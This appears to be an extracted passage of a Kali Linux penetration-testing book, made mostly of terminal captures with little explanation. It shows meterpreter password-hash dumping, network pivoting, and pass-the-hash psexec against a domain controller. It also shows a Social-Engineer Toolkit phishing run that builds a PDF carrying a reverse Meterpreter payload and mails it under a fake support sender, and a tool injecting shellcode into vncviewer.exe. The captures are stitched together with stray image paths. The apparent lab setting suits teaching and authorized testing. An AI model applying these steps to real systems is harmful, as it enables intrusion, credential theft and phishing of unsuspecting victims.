...got system (via technique 1).
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 3bb2c83877575ac7a9794435ccbe5d65...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
B0 Weaver:"funny"
[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
B0 Weaver:1000:aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794:::

meterpreter >

```

Dumps password hints in clear text!

```

meterpreter > run autoroute -s 192.168.202.0/24
[*] Adding a route to 192.168.202.0/255.255.255.0...
[+] Added route to 192.168.202.0/255.255.255.0 via 69.131.155.226
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

Active Routing Table
=====

Subnet          Netmask          Gateway
-----          -
192.168.202.0  255.255.255.0   Session 1

meterpreter >

```


Module options (auxiliary/scanner/portscan/tcp):

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR identifier
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 192.168.202.0/24

RHOSTS => 192.168.202.0/24

msf auxiliary(tcp) > set PORTS 139,445,389

PORTS => 139,445,389

msf auxiliary(tcp) > set THREADS 20

THREADS => 20

msf auxiliary(tcp) > run

```
[*] 192.168.202.2:139 - TCP OPEN
[*] 192.168.202.2:389 - TCP OPEN
[*] 192.168.202.2:445 - TCP OPEN
[*] Scanned 32 of 256 hosts (12% complete)
[*] Scanned 52 of 256 hosts (20% complete)
[*] Scanned 77 of 256 hosts (30% complete)
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] 192.168.202.189:445 - TCP OPEN
[*] 192.168.202.189:139 - TCP OPEN
[*] Scanned 181 of 256 hosts (70% complete)
[*] Scanned 205 of 256 hosts (80% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SERVICE_DESCRIPTION		no	Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBDomain	WORKGROUP	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

Exploit target:

Id	Name
0	Automatic

msf exploit(psexec) > set SMBDomain LAB1

SMBDomain => LAB1

msf exploit(psexec) > set SMBUser Administrator

SMBUser => Administrator

msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794

SMBPass => aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794

msf exploit(psexec) > exploit

[*] Exploit failed: The following options failed to validate: RHOST. OOPS! Forgot the RHOST value

msf exploit(psexec) > set RHOST 192.168.202.2

RHOST => 192.168.202.2

msf exploit(psexec) > exploit

Hash value from Win7 victim



```
msf exploit(psexec) > exploit
```

```
[*] Started bind handler
[*] Connecting to the server...
[*] Sending stage (882688 bytes)
[*] Authenticating to 192.168.202.2:445|LAB1 as user 'Administrator'...
[*] Uploading payload...
[*] Meterpreter session 2 opened (127.0.0.1 -> 127.0.0.1) at 2015-06-21 22:51:28 -0400
[-] Exploit failed: Rex::StreamClosedError Stream #<TCPSocket:0x000000084f2060> is closed.
```

```
meterpreter > sysinfo
Computer      : B0-DC1
OS            : Windows 2008 (Build 6002, Service Pack 2).
Architecture : x86
System Language : en_US
Meterpreter   : x86/win32
```

```
meterpreter >
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2cc97460eafa5a1e80d8e6870b896c4d:::
bo:1000:aad3b435b51404eeaad3b435b51404ee:12ea9dbeb86915b658d7b57f13ab1dd7:::
fflinstone:1105:aad3b435b51404eeaad3b435b51404ee:0005ed44b7e569f72d2b22ea684c1be0:::
sslow:1106:aad3b435b51404eeaad3b435b51404ee:e2708c09c566c4c8a9bbd94a9c273cab:::
rred:1107:aad3b435b51404eeaad3b435b51404ee:8e274cba3349e3d40e467d88eb2098e6:::
evilhacker:1110:aad3b435b51404eeaad3b435b51404ee:cec4ac319ad6e8ad3fca16c2e88f4f7f:::
B0-DC1$:1001:aad3b435b51404eeaad3b435b51404ee:e6297af369976bd7030c770928f8146b:::
B0-SRV2$:1108:aad3b435b51404eeaad3b435b51404ee:7ebb80ecf76ced4ffc f88485be6d64c3:::
meterpreter >
```


```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(psexec) > sessions -l
```

```
Active sessions
```

```
=====
```

Id	Type	Information	Connection
1	meterpreter	x86/win32 WIN-M08FVCLLIIB\Administrator @ WIN-M08FVCLLIIB	128.199.190.69:443 -> 69.13
2	meterpreter	x86/win32 NT AUTHORITY\SYSTEM @ B0-DC1	127.0.0.1 -> 127.0.0.1 (192.168.202.2)

```
msf exploit(psexec) >
```




```
# cowsay++
```

```
< metasploit >
```

```
-----
```

```
  \  (oo)_____) \
   (  (  )      ) \
    ||--|| * 
```

Love leveraging credentials? Check out bruteforcing in Metasploit Pro -- learn more on <http://rapid7.com/metasploit>

```
      =[ metasploit v4.11.4-2015071402 ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > █
```

```
root@kali:~# nmap -A 10.0.2.15
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-12 16:08 EDT
```

```
Nmap scan report for 10.0.2.15
```

```
Host is up (0.000023s latency).
```

```
Not shown: 999 closed ports
```

```
PORT      STATE SERVICE  VERSION
```

```
443/tcp   open  ssl/https Apache
```

```
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
```

```
|_http-title: Site doesn't have a title.
```

```
|_ssl-cert: Subject: commonName=bzq
```

```
| Not valid before: 2013-08-17T23:37:56+00:00
```

```
|_Not valid after: 2023-08-15T23:37:56+00:00
```

```
|_ssl-date: 2015-09-12T20:10:54+00:00; 0s from local time.
```

```
Device type: general purpose
```

```
Running: Linux 3.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:3
```

```
OS details: Linux 3.7 - 3.15
```

```
Network Distance: 0 hops
```

```
OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
```


```
Nmap done: 1 IP address (1 host up) scanned in 126.99 seconds
```

```
root@kali:~# █
```

```

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 10.0.2.15:33384 Request received for /...
[*] 10.0.2.15:33384 Unknown request to / #<Rex::Proto::Http::Request:0xf4444e0 @
headers={}, @auto_cl=true, @state=3, @transfer_chunked=false, @inside_chunk=fals
e, @bufq="", @body="", @method="GET", @raw_uri="/", @uri_parts={"QueryString"=>{
}, "Resource"=>"/"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @uri_e
ncode_mode="hex-normal", @relative_resource="/", @body_bytes_left=0>...
[*] 10.0.2.15:33386 Request received for /...
[*] 10.0.2.15:33386 Unknown request to / #<Rex::Proto::Http::Request:0x10544344
@headers={}, @auto_cl=true, @state=3, @transfer_chunked=false, @inside_chunk=fal
se, @bufq="", @body="", @method="OPTIONS", @raw_uri="/", @uri_parts={"QueryStrin
g"=>{}}, "Resource"=>"/"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @
uri_encode_mode="hex-normal", @relative_resource="/", @body_bytes_left=0>...
[*] 10.0.2.15:33396 Request received for /nice ports,/Trinity.txt.bak...
[*] 10.0.2.15:33396 Unknown request to /nice ports,/Trinity.txt.bak #<Rex::Proto
::Http::Request:0xfc8a294 @headers={}, @auto_cl=true, @state=3, @transfer_chunke
d=false, @inside_chunk=false, @bufq="", @body="", @method="GET", @raw_uri="/nice
ports,/Trinity.txt.bak", @uri_parts={"QueryString"=>{}}, "Resource"=>"/nice port
s,/Trinity.txt.bak"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @uri
_encode_mode="hex-normal", @relative_resource="/nice ports,/Trinity.txt.bak", @bo
dy_bytes_left=0>...

```



```

set:phishing>3
[****] Custom Template Generator [****]

```

```

Always looking for new templates! In the set/src/templates directory send an email
to info@trustedsec.com if you got a good template!
set> Enter the name of the author: kevin@atlantacloudtech.com
set> Enter the subject of the email: Invitation to my birthday party
set> Enter the body of the message, hit return for a new line. Control+c when finished:
: I want you at my birthday party, because you are fun.
Next line of the body: Attached is the invitation
Next line of the body: ^C

```

- 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
- 2) SET Custom Written Document UNC LM SMB Capture Attack
- 3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
- 4) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
- 5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
- 6) Adobe Flash Player "Button" Remote Code Execution
- 7) Adobe CoolType SING Table "uniqueName" Overflow
- 8) Adobe Flash Player "newfunction" Invalid Pointer Use
- 9) Adobe Collab.collectEmailInfo Buffer Overflow
- 10) Adobe Collab.getIcon Buffer Overflow
- 11) Adobe JBIG2Decode Memory Corruption Exploit
- 12) Adobe PDF Embedded EXE Social Engineering
- 13) Adobe util.printf() Buffer Overflow
- 14) Custom EXE to VBA (sent via RAR) (RAR required)
- 15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
- 16) Adobe PDF Embedded EXE Social Engineering (NOJS)
- 17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
- 18) Apple QuickTime PICT PnSize Buffer Overflow
- 19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
- 20) Adobe Reader u3D Memory Corruption Vulnerability
- 21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

`set:payloads>12`

`[-]` Default payload creation selected. SET will generate a normal PDF with embedded EXE.

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

`set:payloads>2`

- | | |
|--|---|
| 1) Windows Reverse TCP Shell | Spawn a command shell on victim and send back to attacker |
| 2) Windows Meterpreter Reverse_TCP | Spawn a meterpreter shell on victim and send back to attacker |
| 3) Windows Reverse VNC DLL | Spawn a VNC server on victim and send back to attacker |
| 4) Windows Reverse TCP Shell (x64) CP Inline | Windows X64 Command Shell, Reverse TCP Inline |
| 5) Windows Meterpreter Reverse_TCP (X64) | Connect back to the attacker (Windows x64), Meterpreter |
| 6) Windows Shell Bind_TCP (X64) | Execute payload and create an accepting port on remote system |
| 7) Windows Meterpreter Reverse HTTPS | Tunnel communication over HTTP using SSL and use Meterpreter |

```
set:payloads>7
set> IP address for the payload listener (LHOST): 10.0.2.15
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.
No previous payload created.
set:phishing> Enter the file to use as an attachment:/root/.set/legit.exe

Right now the attachment will be imported with filename of 'template.whatever',

Do you want to rename the file?

example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

set:phishing>Invitation.pdf
```

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

```
set:phishing>1
```

Do you want to use a predefined template or craft a one time email template.


1. Pre-Defined Template
2. One-Time Use Email Template

1. Pre-Defined Template
2. One-Time Use Email Template

```
set:phishing>1
[-] Available templates:
1: Status Report
2: Order Confirmation
3: How long has it been?
4: Invitation to my birthday party
5: Have you seen this?
6: Strange internet usage from your computer
7: Computer Issue
8: WAAAAA!!!!!!!!!!!! This is crazy...
9: Dan Brown's Angels & Demons
10: New Update
11: Baby Pics
```

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

```
set:phishing>2
set:phishing> From address (ex: moo@example.com):evilhacker@act23.com
set:phishing> The FROM NAME user will see:Network Support
set:phishing> Flag this message/s as high priority? [yes|no]:n
[*] SET has finished delivering the emails
```



```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
The following WinIntelPE32s are available: (use -s)
cave_miner_inline
iat_reverse_tcp_inline
iat_reverse_tcp_inline_threaded
iat_reverse_tcp_stager_threaded
iat_user_supplied_shellcode_threaded
meterpreter_reverse_https_threaded
reverse_shell_tcp_inline
reverse_tcp_stager_threaded
user_supplied_shellcode_threaded
```

```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 365
[*] All caves lengths: 365
#####
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
#####
[*] Cave 1 length as int: 365
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x294 End: 0xfc; Cave Size: 3432
2. Section Name: .text; Section Begin: 0x1000 End: 0x3c000; Cave begin: 0x3b5a6 End: 0x3bffc; Cave Size: 2646
3. Section Name: None; Section Begin: None End: None; Cave begin: 0x4012c End: 0x41001; Cave Size: 3797
4. Section Name: .data; Section Begin: 0x41000 End: 0x4b000; Cave begin: 0x4719d End: 0x473c8; Cave Size: 555
5. Section Name: .data; Section Begin: 0x41000 End: 0x4b000; Cave begin: 0x474e9 End: 0x494e4; Cave Size: 8187
6. Section Name: None; Section Begin: None End: None; Cave begin: 0x4a0de End: 0
```

```
*****
[!] Enter your selection: 1
[!] Using selection: 1
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
File vncviewer.exe is in the 'backdoored' directory
```

Chapter 9: Reverse Engineering and Stress Testing


Subcategories of Reverse Engineering	Tools in Kali 1.x (default menu)	Tools in Kali 2.0 (default menu)
Debuggers	<u>edb-debugger</u>	<u>edb-debugger</u>
	<u>ollydbg</u>	<u>ollydbg</u>
Disassembly	<u>jad</u>	<u>jad</u>
	<u>rabin2</u>	<u>/usr/bin/rabin2</u>
	<u>radiff2</u>	<u>/usr/bin/radiff2</u>
	<u>rasm2</u>	<u>/usr/bin/rasm2</u>
Misc RE Tools	<u>apktool</u>	<u>apktool</u>
	<u>clang</u>	<u>clang</u>
	<u>clang++</u>	<u>clang++</u>
	<u>dex2jar</u>	<u>dex2jar</u>
	<u>flasm</u>	<u>flasm</u>
	<u>jasnooop</u>	<u>jasnooop</u>
	*New in K2.0 →	<u>Metasploit NASM Shell</u>
	<u>radare2</u>	<u>radare2</u>
	<u>rafind2</u>	<u>/usr/bin/rafind2</u>
	<u>ragg2</u>	<u>/usr/bin/ragg2</u>
	<u>ragg2-cc</u>	<u>/usr/bin/ragg2-cc</u>
	<u>rahash2</u>	<u>/usr/bin/rahash2</u>
	<u>rarun2</u>	<u>/usr/bin/rarun2</u>
	<u>rax2</u>	<u>/usr/bin/rax2</u>

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ping -c 2 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.030 ms

--- 192.168.56.101 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.023/0.026/0.030/0.006 ms
root@kali:~# ping -c 2 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=128 time=1.10 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=128 time=0.365 ms

--- 192.168.56.102 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.365/0.733/1.101/0.368 ms
root@kali:~# ping -c 2 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=0.385 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=0.393 ms

--- 192.168.56.103 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.385/0.389/0.393/0.004 ms
root@kali:~#
```



```
>>> X = 2
>>> if not (X == 3):
...     print(X, "meets the condition 'X != 3'")
... else:
...     print("X fails the condition, 'X != 3'")
...
2 meets the condition 'X != 3'
>>> X = 3
>>> if not (X == 3):
...     print(X, "meets the condition 'X != 3'")
... else:
...     print("X fails the condition, 'X != 3'")
...
X fails the condition, 'X != 3'
```

```
>>> X = 0    # first variable
>>> Y = 11   # limit variable
>>> while (X != Y): #looping condition
...     print(X)    # action
...     X = X + 1  # incrementer
...
0
1
2
3
4
5
6
7
8
9
10
>>> 
```



```
>>> X = random.randint(0,11)    # first variable as a random integer
>>> print (X)
8
>>> print (X)
8
>>> X = random.randint(0,11)    # first variable as a random integer
>>> print (X)
6
>>> while (X != Y):              # looping condition
...     print(X)
...     X = random.randint(0,11)
...
6
>>> print(Y)
11
>>> □
```












```
>>> X = random.randint(0,11)    # first variable as a random integer
>>> while (X != Y):              # looping condition
...     print(X)
...     X = random.randint(0,11)
...
3
9
3
1
6
10
0
□
```

